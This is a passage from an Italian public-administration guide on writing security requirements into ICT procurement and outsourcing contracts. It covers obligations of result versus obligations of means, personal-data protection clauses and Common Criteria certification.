Da quanto detto risulta evidente che i requisiti di qualità e sicurezza sono contigui: i primi determinano l'efficacia dei processi in condizioni di esercizio ordinario, i secondi assicurano il raggiungimento dei risultati anche allorché si verificano situazioni anomale<sup>32</sup>.


Si osserva comunque che, mentre è possibile considerare tutte le evenienze in condizioni di esercizio ordinario, non si può determinare in modo completo l'insieme dei potenziali casi anomali. Di solito i requisiti di sicurezza individuano le modalità per contrastare un insieme finito di casi anomali, determinato in base a considerazioni di natura strategica ed economica<sup>33</sup>. È comunque inevitabile che alcune situazioni particolari non vengano previste oppure, sebbene previste, si manifestino in modo tale da rendere inefficace la soluzione ipotizzata.

La casistica generale può essere schematizzata dalla figura seguente (Figura 4).

<sup>31</sup> I motivi possono essere errori, malversazioni, eventi accidentali, azioni dimostrative, eccetera...

<sup>32</sup> L'affinità e complementarità dei requisiti di qualità e sicurezza è sempre più evidente nello sviluppo dei moderni sistemi ICT ed è alla radice dello standard inglese (British Standard) BS 7799 2000:2 che imposta la gestione della sicurezza con criteri omogenei a quelli della gestione della qualità.

<sup>33</sup> Tali considerazioni dovrebbero derivare da un processo analitico che prende il nome di valutazione dei rischi.



*Figura 4 – Tipologie di processi*

La parte interna riguarda la gestione del processo normale. Buona parte del contratto deve essere rivolta a fissare gli elementi che determinano le caratteristiche del processo normale, mentre i requisiti che incidono sull'efficienza ed efficacia di tale processo devono essere inclusi nelle clausole relative alla qualità (livelli di servizio, prestazioni, certificazioni di qualità, ecc.).

La zona intermedia comprende la gestione dei casi anomali, ossia di situazioni diverse da quelle di esercizio ordinario. Di norma tale gestione avviene attraverso opportune contromisure che sono finalizzate a prevenire il verificarsi di un insieme predefinito di "incidenti" o a limitarne gli effetti negativi. Si osservi che l'appartenenza di un evento alla classe di situazioni ordinarie o anomale può dipendere dalle specifiche di progetto: se il processo è stato progettato per gestire una determinata situazione, la sua corretta gestione rientra nei requisiti di qualità, altrimenti ricade nei requisiti di sicurezza<sup>34</sup>. È opportuno formulare il contratto in modo che non lasci margini di interpretazione circa l'attribuzione di eventi ad attività ordinarie o a casi anomali, soprattutto al fine di evitare contenziosi in merito all'assolvimento degli obblighi contrattuali.

La zona esterna comprende tutte le casistiche che non è possibile prevedere o per le quali non si sono stabilite specifiche contromisure. Anche se si tratta di eventi imprevedibili, di regola è possibile ridurre o annullare gli effetti negativi di tali incidenti programmando opportune procedure di contrasto e di recupero.

In generale per qualunque fornitura di beni o servizi bisognerebbe considerare le casistiche elencate, anche se l'importanza che assume la gestione dei diversi casi ed il livello di dettaglio con cui è opportuno definire ciascuna casistica dipendono fortemente dalla natura della fornitura e dal contesto in cui essa si colloca.

<sup>34</sup> Si consideri, a titolo di esempio, il caso di un sistema di comunicazione; se le specifiche prevedono che sia reso disponibile un canale trasmissivo isolato e dedicato al cliente, le caratteristiche di qualità della fornitura dovranno assicurare che tale canale sia realmente isolato e dunque nessun altro utente possa intercettare o modificare i flussi informativi che lo attraversano; nel caso invece si tratti di una rete condivisa, la protezione nei confronti di intercettazioni o modifiche dei dati trasmessi può essere oggetto di specifici requisiti di sicurezza.

Quindi, seppure con modalità e pesi diversi in relazione all'oggetto della prestazione ed al contesto, ciascun contratto dovrebbe:

- riportare le clausole inerenti le caratteristiche di qualità di beni e servizi nell'ambito di processi ordinari;
- determinare con chiarezza gli obblighi e le responsabilità dei contraenti nella gestione di un insieme predeterminato di casi anomali (misure di sicurezza);
- chiarire le modalità con cui dovranno essere gestiti eventi anomali imprevisti, nonché i ruoli e gli obblighi che le controparti dovranno assumere in tale evenienza.

A titolo di esempio si consideri un contratto di fornitura di un sistema elaborativo (*hardware* e *software*) in configurazione di alta affidabilità. Secondo quanto enunciato il contratto dovrebbe contenere:

- le clausole relative alle caratteristiche di qualità del sistema in condizioni di esercizio ordinario come, ad esempio, la disponibilità, il tempo di intervento ed il tempo di ripristino a fronte di problemi hardware;
- gli eventi anomali che il fornitore si impegna a fronteggiare come, ad esempio, la presenza accidentale di software dannoso, l'accesso indebito ai sistemi da parte del personale addetto alla manutenzione o l'assenza di alimentazione elettrica<sup>35</sup>;
- le procedure per la gestione di eventi imprevisti (ad esempio la modalità con cui il fornitore dovrà fornire aggiornamenti per eliminare vulnerabilità del software o le clausole per la fornitura di assistenza a seguito di problemi imprevisti non addebitabili al fornitore).

Si rimarca che i requisiti relativi alla gestione degli eventi anomali devono essere coerenti con le effettive esigenze di sicurezza che a loro volta, fermi restando gli obblighi di legge, devono derivare da un opportuno bilanciamento tra le necessità di protezione e quelle di contenimento dei costi. L'obiettivo delle clausole contrattuali è quindi di esprimere tali esigenze nel modo più oggettivo possibile, riducendo le indeterminazioni che possono essere fonti di equivoco e di contenziosi durante la fase di gestione del contratto.

Ad esempio sono da evitare, per quanto possibile, requisiti che richiamino genericamente aspetti di sicurezza senza chiarire gli effettivi obblighi del fornitore<sup>36</sup>.

Nel seguito vengono fornite alcune indicazioni su come sia opportuno indicare in un contratto gli eventuali requisiti di sicurezza.

<sup>35</sup> Eventualmente, come si vedrà in seguito, per ciascun evento è possibile indicare le relative contromisure; ad esempio, per gli eventi citati, le contromisure potrebbero essere la presenza di una funzione per verificare l'integrità dei sistemi, la definizione di procedure per controllare l'accesso ai sistemi da parte del personale addetto alla manutenzione e la presenza di sistemi di alimentazione tampone.

<sup>36</sup> Riprendendo l'esempio del sistema in alta affidabilità, è da evitare una prescrizione contrattuale del tipo: "il fornitore dovrà mettere in atto le misure di sicurezza necessarie per garantire l'integrità, la riservatezza e la disponibilità delle informazioni". Tale frase è troppo generica perché non specifica in quali condizioni dovranno essere garantite le citate proprietà: durante l'esercizio ordinario, a seguito di attacchi del personale interno, nei riguardi di hacker?

Analogamente sono da evitare requisiti che fanno riferimento a norme o linee guida senza specificare le modalità con cui tali documenti dovranno essere presi in considerazione

Per comodità di esposizione si distinguerà tra:

- contratti relativi a beni e servizi informatici, in cui la sicurezza è un elemento qualificante come, ad esempio, fornitura di sistemi elaborativi, servizi di comunicazione, *outsourcing* della gestione del sistema informativo, ecc.
- contratti relativi a servizi o prodotti per la sicurezza come, ad esempio, *firewall*, servizi gestiti, *auditing/assessment*, ecc.

Inoltre, prima di trattare l'argomento delle specifiche di sicurezza, saranno richiamate alcune nozioni circa l'argomento della certificazione.

## C.2 SPECIFICHE PER FORNITURE DI BENI E SERVIZI GENERICI

### **Prodotti**

Nel caso di prodotti informatici, i requisiti di sicurezza riguardano principalmente il processo produttivo che dovrebbe assicurare la rispondenza del prodotto alle specifiche.

Si rimarca che le specifiche del prodotto devono essere coerenti con le modalità d'utilizzo del medesimo e dovrebbero essere espresse con chiarezza nel contratto. Per quanto riguarda quest'ultimo punto, come indicato anche nell'Appendice C.3, ci si potrebbe avvalere dei cosiddetti Protection Profile definiti nello standard ISO/IEC IS 15408 (Common Criteria). Alcune delle suddette specifiche possono essere motivate da esigenze di sicurezza relative al processo in cui il prodotto è impiegato (ad esempio la presenza di funzioni di autenticazione, la cifratura di alcuni dati, l'assenza di radiazioni elettromagnetiche che potrebbero essere intercettate, ecc.)<sup>37</sup>. Il prodotto in ogni caso non dovrebbe presentare vulnerabilità diverse da quelle intrinseche o implicitamente ammesse nelle specifiche<sup>38</sup>.

La rispondenza del prodotto alle specifiche può essere attestata con la certificazione di tipo *Common Criteria* (vedi per riferimento il paragrafo 5.3 e l'appendice B).

Tuttavia oggi non sono molti i prodotti generici certificati con tale standard inoltre, anche tali prodotti, spesso sono certificati per condizioni d'uso che probabilmente differiscono da quelle d'impiego<sup>39</sup>. L'eventuale introduzione del requisito della certificazione dovrebbe quindi sempre avvenire tenendo conto delle indicazioni fornite nel par. 6.3.2 "Modalità di certificazione".

Inoltre, mentre per l'hardware si può essere alquanto confidenti circa la rispondenza del prodotto alle specifiche, per quanto concerne il software è difficile trovare sul mercato prodotti che non presentino problemi o vulnerabilità impreviste.

<sup>37</sup> Si noti che la presenza di funzioni di sicurezza non implica la sicurezza del prodotto. Le funzioni di sicurezza sono infatti caratteristiche che possono essere utili nei processi che si avvalgono del prodotto, ma in genere non assicurano il corretto comportamento di quest'ultimo nelle diverse condizioni d'impiego. Ad esempio, la presenza di funzioni di autenticazione o di controllo dell'integrità di un sistema operativo non assicura che esso non abbia vulnerabilità che possono essere utilizzate per accedere malevolmente alle informazioni.

<sup>38</sup> Ad esempio generalmente è ammissibile che un apparato sia vulnerabile a forti shock fisici quali quelli provocati da esplosioni (tranne che non sia diversamente specificato nei requisiti), non è ammissibile invece che consenta la modifica delle informazioni aggirando le protezioni standard.

<sup>39</sup> Ad esempio il sistema operativo Windows 2000 è certificato nelle condizioni di impiego *stand alone*.

Questo “costume” diffuso rende oggi difficile introdurre nei contratti clausole di garanzia e penali circa i problemi software.

Alcuni ritengono che la soluzione a tale problema consista nella possibilità di accedere al codice sorgente, in modo da poter verificare la correttezza del software e l'assenza di “*trapdoor*” o altre vulnerabilità.

In generale questa possibilità non è di ausilio sotto l'aspetto della sicurezza in quanto è impensabile che una PA possa farsi carico di verificare la copiosa quantità di codice con cui è realizzato un prodotto software ed inoltre, a meno che non si adottino particolari procedure di compilazione e distribuzione del software, non si avrebbe garanzia che le istruzioni eseguite corrispondano al codice esaminato. Solo nell'ambito di una certificazione eseguita ai livelli di sicurezza più elevati (che comportano tempi e costi della certificazione altrettanto elevati) si potrebbero avere adeguate garanzie circa verifiche basate sull'analisi del codice sorgente.

In assenza di certificazione, la corretta soluzione al problema della sicurezza del software non può che derivare dall'impegno del produttore a sviluppare e mantenere prodotti con elevati livelli di qualità e ridotte vulnerabilità.

Si osserva infine che i contratti per l'acquisizione dei beni di solito prevedono anche prestazioni configurabili come servizi, perlomeno per quanto riguarda le attività di manutenzione ed assistenza (sia in garanzia che come prestazione aggiuntiva).

Queste attività sono particolarmente critiche sotto l'aspetto della sicurezza<sup>40</sup> ma raramente nei contratti si trovano clausole che ne disciplinino tale aspetto.

Si riporta di seguito un esempio, non esaustivo, di clausole che dovrebbero essere inserite nel contratto:

- clausola di non diffusione delle informazioni di cui il fornitore viene a conoscenza;
- clausole relative alla distruzione o restituzione dei dispositivi contenenti dati, rimossi o sostituiti per attività di manutenzione;
- eventuali regole o restrizioni relative alla possibilità di eseguire attività di manutenzione da postazioni di lavoro remote;
- indicazioni sulle procedure cui il fornitore dovrà attenersi per le attività di manutenzione e sulle politiche di sicurezza che dovranno essere seguite<sup>41</sup>.

### **Servizi**

Sempre più spesso si tende a limitare la realizzazione “in casa” dei processi e ad utilizzare servizi esterni. Il ricorso ai servizi può variare dalla semplice acquisizione di assistenza specialistica all'esternalizzazione dell'intera gestione di un sistema informatico (*outsourcing*).

Uno dei vantaggi del ricorso ai servizi è la possibilità di prescindere dalla specifica soluzione tecnica fissando contrattualmente i requisiti del servizio in termini funzionali, di qualità e di sicurezza.

<sup>40</sup> Si ricorda che, ad esempio, la sostituzione di un apparato durante il periodo di garanzia può comportare la lettura delle informazioni in esso registrate da parte di personale non autorizzato.

<sup>41</sup> Se – come consigliabile – vi sono delle regole organizzative che prevedono il controllo delle attività eseguite dal personale esterno (ad esempio possibilità di operare solo in presenza di personale interno, obblighi relativi alla gestione delle password, ecc.) è opportuno che il contratto faccia riferimento a tali regole riportandole, ad esempio, in allegato.

I requisiti di sicurezza riguardano, come si è visto, la gestione dei casi anomali mediante opportune contromisure (gestione dei casi anomali previsti) e procedure di recupero (gestione dei casi anomali non previsti).

Nell'ottica della trasparenza rispetto alle soluzioni tecniche, i requisiti di sicurezza dovrebbero essere espressi come caratteristiche del servizio in termini di modalità di gestione dei casi anomali. In altre parole, il contratto dovrebbe specificare gli obblighi del fornitore del servizio in merito ad un elenco di situazioni che possono verificarsi e chiarire quali devono essere le caratteristiche del servizio a seguito di tali eventi.

Si consideri, a puro titolo illustrativo, il seguente esempio che riguarda un servizio di archiviazione ottica. Gli eventi indesiderati che possono verificarsi sono: l'accesso alle informazioni memorizzate da parte di soggetti non autorizzati, il danneggiamento dei supporti e la perdita o compromissione delle relative informazioni, la perdita dei supporti per eventi calamitosi (incendi, allagamenti, ecc.). Per ciascuna di queste eventualità il contratto dovrebbe specificare gli obblighi e le responsabilità del fornitore.

AD ESEMPIO:

- il fornitore dovrà garantire con opportune misure di sicurezza che le informazioni memorizzate sui supporti possano essere accedute solo dal personale autorizzato dall'amministrazione, a tal fine il sistema informatico per l'accesso remoto ai supporti dovrà essere in grado di verificare la titolarità dei soggetti ad accedere alle informazioni e dovrà assicurare la riservatezza delle informazioni gestite, l'amministrazione dal canto suo comunicherà il nominativo di un referente che si farà carico di mantenere un elenco aggiornato degli identificativi relativi ai soggetti autorizzati e di comunicarlo al fornitore;
- il fornitore dovrà intraprendere i necessari accorgimenti tecnici ed organizzativi per garantire la leggibilità delle informazioni anche a seguito di problemi di lettura dei supporti di memorizzazione<sup>42</sup>;
- il fornitore dovrà predisporre un sistema di recovery che dovrà consentire il recupero delle informazioni memorizzate anche nel caso di disastri o altri eventi imprevedibili che rendano inagibile il sito di memorizzazione; in tale evenienza il servizio potrà essere sospeso per un periodo non superiore a cinque giorni lavorativi.

L'approccio descritto ha il vantaggio di lasciare al fornitore la massima flessibilità nella scelta delle soluzioni tecniche ed organizzative e di conseguenza permette di scegliere le soluzioni migliori nel caso di procedure di acquisizione di tipo concorsuale.

Inoltre, con questa modalità di definizione dei requisiti, la responsabilità dell'attuazione della politica di sicurezza è totalmente a carico del fornitore che è tenuto ad adottare le migliori soluzioni tecniche ed organizzative per il raggiungimento degli obiettivi fissati nel contratto. In questo caso il contratto si configura come una obbligazione di risultato, ossia una obbligazione avente per oggetto il risultato dell'attività posta in essere dal soggetto cui è richiesta. Di conseguenza l'esatta esecuzione della prestazione dovuta coincide con il raggiungimento dell'obiettivo di sicurezza perseguito dal soggetto che ha diritto alla prestazione.

<sup>42</sup> A titolo indicativo, si osserva che il contratto potrebbe prevedere il pagamento di una penale o la possibilità di rescindere il contratto in danno a seguito della mancata ottemperanza a questa prescrizione.

Tuttavia questo metodo di definizione dei requisiti di sicurezza può presentare alcuni problemi.

Innanzitutto la flessibilità nella scelta delle soluzioni tecniche ed organizzative può comportare che il fornitore operi le scelte più vantaggiose sotto il mero aspetto economico, attuando una gestione della sicurezza di livello inferiore a quello atteso.

Inoltre il rispetto delle specifiche contrattuali è difficilmente verificabile in fase di collaudo perché una “non sicurezza” può manifestare i suoi effetti a seguito di situazioni che non è facile simulare durante i test<sup>43</sup>.

Questi problemi possono essere mitigati prevedendo opportune penali che rappresentino per il fornitore un disincentivo ad attuare una gestione della sicurezza poco efficace. Occorre tuttavia considerare che la responsabilità del fornitore sarà comunque limitata alla corretta gestione dei casi anomali nella misura in cui tali obblighi sono esplicitati nel contratto.

Un diverso approccio, che in parte risolve i problemi descritti, consiste nell’esprimere i requisiti di sicurezza in termini di misure tecniche ed organizzative che il fornitore dovrà mettere in atto.

In questo caso il contratto si configura come una obbligazione di mezzi, in cui l’esatta esecuzione della prestazione consiste nel comportamento diligente da parte del fornitore, il quale si impegna ad impiegare tutti i mezzi idonei affinché si realizzi un risultato conforme a quanto specificato nei requisiti, a prescindere dall’effettivo raggiungimento degli obiettivi.

Riprendendo il precedente esempio, le specifiche di sicurezza relative al servizio di archiviazione ottica potrebbero essere così formulate:

- il fornitore dovrà proteggere i locali contenenti i supporti ottici con sistemi di controllo degli ingressi basati su badge magnetici che impediscano l’accesso ai locali medesimi a soggetti diversi dal personale autorizzato, il sistema informatico per l’accesso remoto ai supporti dovrà consentire la lettura delle informazioni solo previa autenticazione con user-id e password, i prodotti utilizzati dovranno cifrare le informazioni durante il transito in rete in modo da garantirne la riservatezza e l’integrità, inoltre i server responsabili dell’erogazione del servizio dovranno discriminare l’accesso alle informazioni mediante un sistema di controllo accessi basato sul profilo degli utenti, l’amministrazione dal canto suo comunicherà il nominativo di un referente che si farà carico di mantenere un elenco aggiornato degli identificativi relativi ai soggetti autorizzati e di comunicarlo al fornitore;
- il fornitore dovrà effettuare, dopo ogni scrittura sui supporti di memorizzazione, la lettura dei medesimi per verificarne la leggibilità e la copia su un supporto di backup inoltre, al fine di garantire la leggibilità dei dati nel tempo, dovranno essere effettuati riversamenti su nuovi supporti perlomeno ogni cinque anni;

<sup>43</sup> Alcune violazioni alla sicurezza (attacchi passivi) possono addirittura arrecare danni senza mai manifestarsi. Si consideri l’esempio dell’archiviazione ottica: la riservatezza delle informazioni potrebbe essere garantita con un sistema poco efficace per cui, in fase di esercizio, altri clienti potrebbero accedere alle informazioni di proprietà dell’amministrazione. Una vulnerabilità di questo tipo, che chiaramente contrasta con i requisiti contrattuali, difficilmente emergerebbe durante il collaudo.



- il fornitore dovrà essere dotato di un sistema di business continuity che preveda la duplicazione dei dati su un sito di backup remoto ed assicuri la riattivazione del servizio, anche a seguito di indisponibilità prolungata del sito primario, entro un periodo massimo di cinque giorni lavorativi; il sito di backup dovrà essere protetto con misure di sicurezza fisiche e logiche analoghe a quelle del sito primario.

Come si può osservare questa seconda modalità di formulazione dei requisiti lascia pochi margini di scelta al fornitore ma, per contro, assicura che vengano messe in campo delle protezioni che il committente ritiene adeguate. È inoltre molto più semplice verificare il rispetto delle prescrizioni contrattuali perché è sufficiente controllare che siano state messe in atto le protezioni previste.

Anche questo approccio presenta però delle controindicazioni.

Il fornitore è infatti tenuto solo alla messa in atto delle misure di sicurezza prescritte e non ha la responsabilità della loro efficacia (o perlomeno ha una responsabilità limitata) in quanto il contratto obbliga solo in merito alle modalità di attuazione della prestazione. Inoltre, poiché è più semplice fornire indicazioni di carattere tecnico che organizzativo, si tende ad attuare una sicurezza di tipo tecnologico dando poca enfasi agli aspetti organizzativi.

Infine, se le soluzioni individuate si dimostrano inefficaci, per approntare soluzioni diverse occorre una modifica contrattuale.

La tabella seguente (Tabella 2) riassume quanto detto mettendo a confronto i due approcci.

OBBLIGAZIONE DI RISULTATO	OBBLIGAZIONE DI MEZZI
Lascia al fornitore la totale responsabilità nella gestione della sicurezza	La responsabilità circa i problemi di sicurezza è condivisa tra ente appaltante e fornitore
La sicurezza è descritta in termini di eventi da contrastare	La sicurezza è descritta in termini di protezioni
L'ottemperanza ai requisiti è difficilmente verificabile in fase di collaudo	L'ottemperanza ai requisiti è facilmente verificabile in fase di collaudo
Devono essere previsti valori di soglia e penali	Il contratto deve fissare con chiarezza i compiti e gli ambiti di responsabilità del fornitore

*Tabella 2 - Confronto tra modalità di definizione dei requisiti*

Di solito la soluzione ottimale consiste in una via di mezzo tra i due approcci. La descrizione dei requisiti di sicurezza potrà di volta in volta fare riferimento alle modalità di gestione degli eventi anomali o alle misure di sicurezza a seconda del tipo di evento, della variabilità delle condizioni al contorno e dell'opportunità di indicare soluzioni precise.

Una buona soluzione nel caso di procedure di acquisizione tramite gara è quella di fissare dei requisiti obbligatori che facciano riferimento alla gestione degli eventi indesiderati



ed indicare delle possibili misure di sicurezza come esempi di soluzioni che ci si attende dal fornitore<sup>44</sup>.

In questo caso è opportuno fare in modo che, nella formulazione dei requisiti, sia chiara la differenza tra gli impegni inderogabili del fornitore da eventuali indicazioni esplicative.

Il paragrafo 4.2.2 della norma ISO/IEC 17799 costituisce una guida per le clausole contrattuali inerenti la sicurezza dei servizi.

### ***Clausole relative alla tutela dei dati personali***

Il Decreto legislativo 30 giugno 2003 n. 196 disciplina le tutele dei diritti e le tutele dei soggetti relativamente al trattamento dei dati personali.

Anche se questa norma riguarda una particolare tipologia di dati, di fatto si applica a buona parte dei processi informatici, soprattutto nel comparto pubblico.

Le forniture di beni e servizi informatici possono riguardare il trattamento, o parte del trattamento, di dati personali oppure avere impatti sulle caratteristiche di sicurezza del sistema di protezione di tali dati. In entrambi i casi i contratti che regolamentano le forniture dovranno contenere opportune clausole di sicurezza.

Si osserva che la generica clausola contrattuale relativa all'obbligo di rispetto della norma 196/2003, non rappresenta una soluzione al problema in quanto non determina in modo chiaro le obbligazioni del fornitore.

La citata norma attribuisce infatti al titolare del trattamento la responsabilità della corretta gestione e tutela dei dati personali di soggetti terzi. Una organizzazione esterna che accede a dati di natura personale in ragione di un contratto, è tenuta a seguire le indicazioni del titolare (o del responsabile, se designato) circa il trattamento dei dati, secondo le modalità stabilite nel contratto stesso.

È dunque opportuno che il contratto riporti in modo chiaro le regole inerenti il rispetto del Codice sulla tutela dei dati personali e le responsabilità nell'ambito dei trattamenti.

In particolare dovranno essere chiariti i compiti e le responsabilità circa l'approntamento delle "idonee" misure di sicurezza. Anche in questo caso è possibile seguire due diversi approcci:

- a) prevedere che il committente definisca, anche in momenti successivi alla stipula del contratto, le regole di sicurezza che dovranno essere seguite dal fornitore (in tale caso il contratto dovrà sancire l'obbligo di attenersi a tali regole);
- b) trasferire al fornitore la responsabilità della corretta messa in atto delle misure di sicurezza necessarie per il rispetto del Codice sulla tutela dei dati personali, o di una parte di esse.

<sup>44</sup> Riprendendo ancora l'esempio del servizio di archiviazione ottica, il primo requisito diventerebbe: il fornitore dovrà garantire che le informazioni memorizzate sui supporti possano essere accedute solo dal personale autorizzato con opportune misure di sicurezza fisica che impediscano l'accesso ai locali a soggetti diversi dal personale autorizzato quali sistemi di controllo degli ingressi con badge magnetico o soluzioni di pari efficacia; dovrà inoltre proteggere l'accesso remoto alle informazioni con opportune misure di sicurezza logica che garantiscano la riservatezza delle informazioni, quali sistemi di autenticazione basati su user-id e password, sistemi di cifratura delle informazioni durante il transito in rete e prodotti per il controllo degli accessi o altre soluzioni di pari efficacia.

Di norma è consigliabile trasferire completamente al fornitore le responsabilità inerenti l'attuazione delle misure di sicurezza solo nel caso di *outsourcing* completo della gestione del sistema informativo: in tale caso è opportuno che il responsabile della sicurezza sia una persona che fa parte dell'organizzazione del fornitore e che questa soluzione organizzativa venga regolata contrattualmente.

Negli altri casi il fornitore potrà essere responsabile dell'attuazione di una parte delle misure di sicurezza ed il contratto dovrà definire con chiarezza gli ambiti ed i limiti di responsabilità<sup>45</sup>.

In ogni caso è opportuno che il contratto contenga delle clausole che obbligano il fornitore a collaborare nell'attuazione del Piano generale di sicurezza. In particolare tali clausole dovranno riguardare:

- l'impegno ad attenersi a quanto stabilito nel Documento programmatico della sicurezza;
- la disponibilità a collaborare nelle attività di analisi del rischio, fornendo le informazioni di propria competenza sulle vulnerabilità e sulle potenziali minacce;
- l'impegno a comunicare tempestivamente il verificarsi di eventi che possano richiedere la revisione della politica generale di sicurezza;
- la disponibilità a sottoporsi a verifiche circa la corretta attuazione delle misure di sicurezza.

## ***Outsourcing***

### GENERALITÀ

Nell'ambito della Direttiva del 16 gennaio 2002, viene considerata la figura del Gestore esterno, il quale è un fornitore di servizi che opera sotto il controllo del responsabile dei sistemi informativi. Fino a che le attività di formazione finanziate dal Consiglio dei Ministri per la Società dell'Informazione non cominceranno a dare i loro frutti i soggetti che ricopriranno il ruolo di Gestore esterno potranno anche svolgere servizi critici dal punto di vista della sicurezza. In tali casi è estremamente importante che l'Amministrazione, dopo aver verificato l'affidabilità e professionalità dei Gestori esterni secondo criteri specificamente predefiniti, si cauti adeguatamente esplicitando chiaramente nei contratti gli obblighi e le responsabilità che questi soggetti devono assumersi nel fornire il servizio e mantenendo il più possibile un controllo sugli aspetti di maggiore criticità che caratterizzano il servizio stesso.

### I CONTRATTI DI OUTSOURCING

Il contratto di *outsourcing* è un particolare tipo di contratto di servizio in cui la responsabilità della gestione dei processi informatici è demandata ad un'altra organizzazione. Nei contratti di *outsourcing* normalmente viene demandata al fornitore anche la gestione dei casi anomali, ossia la sicurezza del sistema informatico.

<sup>45</sup> Anche in questo caso è possibile che il fornitore assuma il ruolo di responsabile della sicurezza in quanto la norma prevede la possibilità che vi siano più responsabili. Questa soluzione però è consigliabile solo quando gli ambiti di responsabilità del committente e del fornitore sono disgiunti.

I contratti di *outsourcing* sono particolarmente delicati sotto l'aspetto della sicurezza perché, se formulati senza opportuni accorgimenti, possono comportare la perdita del controllo della sicurezza dei processi da parte del committente.

È invece opportuno che il trasferimento all'esterno della gestione dei processi non comporti la perdita della capacità di governo dei processi stessi.

Per raggiungere tale obiettivo è opportuno che il contratto contenga elementi sufficienti per garantire che la gestione della sicurezza sia conforme alle esigenze del committente anche al variare delle situazioni al contorno. Poiché, in genere, nell'arco di un contratto avvengono diversi cambiamenti tecnologici e di contesto, è opportuno che gli aspetti di sicurezza possano essere modificati in momenti successivi alla stipula.

La filosofia da seguire è quella di prevedere tutto il prevedibile, ma stabilire dei canoni di comportamento per negoziare le modifiche in corso d'opera<sup>46</sup>.

Si riporta di seguito un elenco non esaustivo di clausole che può essere opportuno inserire nei contratti di *outsourcing*:

- le modalità con cui il fornitore dovrà attenersi alle strategie di sicurezza stabilite dal committente;
- le clausole di riservatezza e di non divulgazione delle informazioni riservate<sup>47</sup>;
- l'obbligo del fornitore in merito alla produzione di report periodici sui problemi di sicurezza rilevati;
- le procedure che il fornitore dovrà seguire nel caso di gravi problemi di sicurezza;
- le procedure per le revisioni periodiche delle misure di sicurezza;
- il diritto del committente a verificare il rispetto delle clausole di sicurezza con sopralluoghi (*audit*) condotti dal committente stesso o da terze parti;
- il diritto del committente ad effettuare prove di accesso indebito (*penetration test*) sui sistemi gestiti dal fornitore, eventualmente avvalendosi dei servizi di terzi.

Il paragrafo 4.3 della norma ISO/IEC 17799 costituisce una utile guida per le clausole contrattuali inerenti l'*outsourcing*.

### C.3 STESURA DI CAPITOLATI PER L'ACQUISIZIONE DI SISTEMI/PRODOTTI ICT DOTATI DI FUNZIONALITÀ DI SICUREZZA

Una volta selezionate, con l'ausilio di una metodologia di analisi e gestione dei rischi, le funzionalità di sicurezza di cui deve essere dotato un sistema/prodotto ICT di cui necessita la singola PA, diventa molto importante formularne le specifiche in modo accurato e

<sup>46</sup> Nel caso di *outsourcing* completo della gestione del sistema informativo si può prevedere la formazione di un comitato guida che comprenda rappresentanti del committente e delle aziende che partecipano all'attività in *outsourcing* (aziende del RTI ed eventuali sub-fornitori). Tale comitato può avere il compito di stabilire modifiche alle regole di sicurezza che potrebbero essere recepite nel corso di periodiche revisioni contrattuali.

<sup>47</sup> Sarebbe opportuno che il contratto definisse anche il criterio di classificazione in base al quale il fornitore deve ottemperare alle clausole di riservatezza indicando, ad esempio, le aree riservate o le procedure che trattano informazioni riservate.

non soggetto a molteplici interpretazioni da parte dei fornitori. A tal fine il riferimento a precise specifiche tecniche quali gli standard effettivi o di uso comune costituisce la soluzione più consigliabile. Qualora occorra contrastare minacce tipiche collegate ad una specifica tipologia di prodotti o di servizi, un ausilio particolarmente valido è costituito dai cosiddetti Protection Profile, sviluppati utilizzando lo standard ISO/IEC 15408 (Common Criteria) per la valutazione della sicurezza di sistemi e prodotti ICT.

## C.4 SPECIFICHE PER PRODOTTI E SERVIZI DI SICUREZZA

Un prodotto o un servizio di sicurezza di regola viene acquisito per migliorare la gestione dei casi anomali, cioè per aumentare il livello di sicurezza.

È ovvio che una prestazione di questo tipo, per essere conveniente, non deve introdurre problemi di livello pari o superiore a quelli che è destinata a risolvere. In altre parole, la sicurezza del prodotto o del servizio deve essere intrinsecamente più elevata di quella dell'ambiente cui la prestazione è destinata.

Per tale motivo i requisiti di sicurezza devono essere più stringenti che nel caso di prestazioni generiche<sup>48</sup>.

Nel caso di prodotti o servizi di sicurezza, è difficile fissare nel contratto le specifiche che devono assicurare la piena rispondenza della prestazione ai requisiti e l'assenza di vulnerabilità o anomalie. Per garantire tale condizione sono possibili tre strade:

- a) scegliere fornitori di provata affidabilità;
- b) verificare le caratteristiche di sicurezza con la consulenza di terzi;
- c) richiedere la certificazione.

La terza soluzione è ovviamente la migliore in quanto lascia la libertà di scelta del fornitore tra una rosa di soggetti che ha ottenuto l'attestazione delle caratteristiche di sicurezza da un ente *super partes*.

Nel caso di contratti relativi a prodotti di sicurezza, è possibile fare riferimento a prodotti commerciali che hanno ottenuto la certificazione ISO/IEC 15408 (*Common Criteria*).

Se il prodotto non è già certificato – o se è certificato in una versione diversa da quella necessaria – si può chiedere al fornitore di avviare un processo di certificazione<sup>49</sup>.

Occorre comunque tenere presente che i processi di certificazione possono essere lunghi e costosi se non vengono eseguiti tenendo conto delle indicazioni fornite nel par. 5.3.

Se occorre acquisire una tipologia di prodotto di sicurezza che nessun fornitore ha certificato con la norma ISO/IEC 15408, si può verificare la disponibilità di prodotti certificati con altri standard, quali i criteri di valutazione europei ITSEC o gli standard americani FIPS.

Sebbene rimanendo nell'ambito della certificazione volontaria, sembra consigliabile prevedere, nella fase decisionale relativa all'acquisizione di sistemi/prodotti ICT da parte della PA, una preferenza per i sistemi/prodotti ICT corredati di certificazione di sicurezza.

